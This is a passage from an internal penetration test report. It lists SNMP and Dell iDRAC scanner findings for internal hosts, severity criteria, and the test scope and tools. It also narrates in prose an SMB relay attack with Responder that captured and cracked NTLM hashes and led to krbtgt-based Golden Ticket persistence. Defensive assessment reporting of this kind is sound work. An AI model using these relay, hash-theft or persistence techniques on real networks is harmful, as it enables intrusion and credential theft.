
HIGH

SNMP Agent Default Community Name (public)

>

Description

It is possible to obtain the default community name of the remote SNMP server.

An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community allows such modifications).

Solution

Disable the SNMP service on the remote host if you do not use it.
Either filter incoming UDP packets going to this port, or change the default community string.

Output

The remote SNMP server replies to the following default community string :

public

To see debug logs, please visit individual host

Port

Hosts

161 / udp / snmp

172.16.10.238 172.16.11.33 172.16.13.241 172.16.17.253 172.16.19.25 172.16.20.24 172.16.20.239 172.16.23.253 172.16.26.24 172.16.76.11 192.168.50.24 192.168.50.52 192.168.50.53 192.168.50.194 192.168.50.205 192.168.50.206 less...

Plugin Details

Severity:

High

ID:

41028

Version:

1.14

Type:

remote

Family:

SNMP

Published:

November 25, 2002

Modified:

June 1, 2022

VPR Key Drivers

Threat Recency:

No recorded events

Threat Intensity:

Very Low

Exploit Code Maturity:

Unproven

Age of Vuln:

730 days +

Product Coverage:

Low

CVSSv3 Impact Score:

5.9

Threat Sources:

No recorded events

Risk Information

Vulnerability Priority Rating (VPR):

5.9

Risk Factor:

High

CVSS v2.0 Base Score:

7.5

ID	Finding	Severity	Affected System	Service	Location
8	Dell EMC iDRAC OS Outdated	Medium	192.168.50.205-206	iDRAC	Internal

Description


The version of Dell EMC iDRAC8 or Dell EMC iDRAC9 installed on the remote host is prior to 2.83.83.83/5.10.30.00. It is, therefore, affected by a vulnerability as referenced in the DSA-2022-154 advisory.

Recommended Mitigation

Upgrade to Dell EMC iDRAC8 version 2.83.83.83 or later. Upgrade to Dell EMC iDRAC9 version 5.10.30.00 or later.

Relevant Screenshot

Nessus results evaluated this finding as HIGH, however we moved it to Medium due to the internal network security controls.



HIGH

Dell EMC iDRAC8 < 2.83.83.83 / Dell EMC iDRAC9 < 5.10.30.00 (DSA-...

<>

Description

The version of Dell EMC iDRAC8 or Dell EMC iDRAC9 installed on the remote host is prior to 2.83.83.83/5.10.30.00. It is, therefore, affected by a vulnerability as referenced in the DSA-2022-154 advisory.

A.3 Severity Rating Criteria

Severity	Description
Critical	Critical vulnerabilities pose an immediate and severe risk to the environment because of the ease of exploit and potential severe impact. Critical items will be brought to the customer's attention immediately.
High	Intruders may be able to exercise full control on the targeted device. Examples include: <ul style="list-style-type: none">▪ Easily exploitable vulnerabilities that can lead to complete application, system, or network compromise, such as an intruder having the ability to remotely administer files on a web server.▪ Severe router/firewall/server misconfigurations▪ Worm, Trojan, or backdoor detected▪ Vulnerability that has tools readily available on the Internet to take advantage of it▪ Weak passwords for remote administration and users
Medium	Intruders may be able to exercise some control of the targeted device. Examples include: <ul style="list-style-type: none">▪ Disclosure of unauthorized sensitive customer information or user account information▪ Ability of an intruder to obtain full read access to corporate confidential information▪ Lack of basic logging and alerting capabilities▪ Antivirus misconfigurations▪ Untrusted networks having access to trusted networks
Low	The vulnerabilities discovered are reported as items of interest but are not normally exploitable. Many low items reported by security tools are not included in this report because they are often informational, unverified, or of minor risk.
Informational	These vulnerabilities are potential weaknesses within the system that cannot be readily exploited. These findings represent areas that the customer tester should be cognizant of, but they do not require any immediate action.

FIGURE 6: SEVERITY RATING CRITERIA

Appendix B: Services and Scope

Scan/Test	Scope	Tools	Dates Performed
Network Mapping	172.16.10.0/24 172.16.11.0/24 172.16.12.0/24 172.16.13.0/24 172.16.14.0/24 172.16.17.0/24 172.16.19.0/24 172.16.20.0/24 172.16.21.0/24 172.16.22.0/24 172.16.23.0/24 172.16.25.0/24 172.16.26.0/24 172.16.28.0/24 172.16.76.0/24 192.168.50.0/24	Nmap	05/16/23 to 05/26/23;
Vulnerability Scan	Same as above.	Nessus	05/16/23 to 05/26/23;
Penetration Testing	Same as above.	CrackMapExec, Responder, SMB-Relay, Evil-WinRM, Metasploit	05/16/23 to 05/26/23;

TABLE 1 : SERVICES AND SCOPE

Appendix C: Penetration Testing Technical Overview

In penetration testing, security engineers test the security of an environment by simulating scenarios an advanced attacker may attempt. Because different components have different vulnerabilities, this type of testing is highly customized. Penetration testing is valuable because it often exploits a chain or path of security vulnerabilities, revealing risks that other activities like security scans and reviews do not detect. Below is an overview of the penetration testing paths used in this assessment and their results.

Internal Penetration Testing Scenario for (Redacted)
<p>In the internal assessment scenario, the penetration tester leveraged the absence of SMB signing and the usage of SMBv2 to perform an SMB Relay attack and capture local Windows SAM account hashes. The attack involved setting up a rogue authentication server using Responder and configuring it to listen for authentication requests. Meanwhile, smbrelayx.py was employed to wait for connections from potential victims. By luring a target Windows machine to connect to the attacker's machine, the SMB authentication requests were relayed via smbrelayx.py. Responder intercepted the authentication traffic and successfully captured the Net-NTLMv2 hashes, which were stored in a file for further analysis. These hashes were subsequently subjected to password-cracking techniques to reveal the plaintext passwords, providing valuable insights for the pen test report.</p> <p>In addition to observing and assessing the technical components, the tester noted the following business and administrative components that augmented the network security posture of the internal assets. During the internal engagement the (REDACTED) POC John Doe was alerted by their cyber security monitoring services to our running commonly used privilege escalation scripts called SharpHound.exe, ADRecon.ps1 and other exe's from their facilities server within 48 hours of initial incident. This did not prevent our efforts and would typically provide a mitigation response if not for the fact we quickly acquired the krbtgt account hash granting the attacker "Golden Ticket Access" advanced persistence within the network. Golden Ticket access is not a finding because of the way AD the operates.</p>

Table 2: Penetration Testing Technical Overview

Appendix E: Abbreviations and Acronyms

DNS	Domain Name System
DA	Domain Administrator
IP	Internet Protocol
IR	Incident Response
NIST	National Institute of Standards and Technology
OWASP	Open Web Application Security Project
PII	Personally Identifiable Information
RVA	Risk and Vulnerability Assessment
SSL	Secure Sockets Layer
URL	Uniform Resource Locator

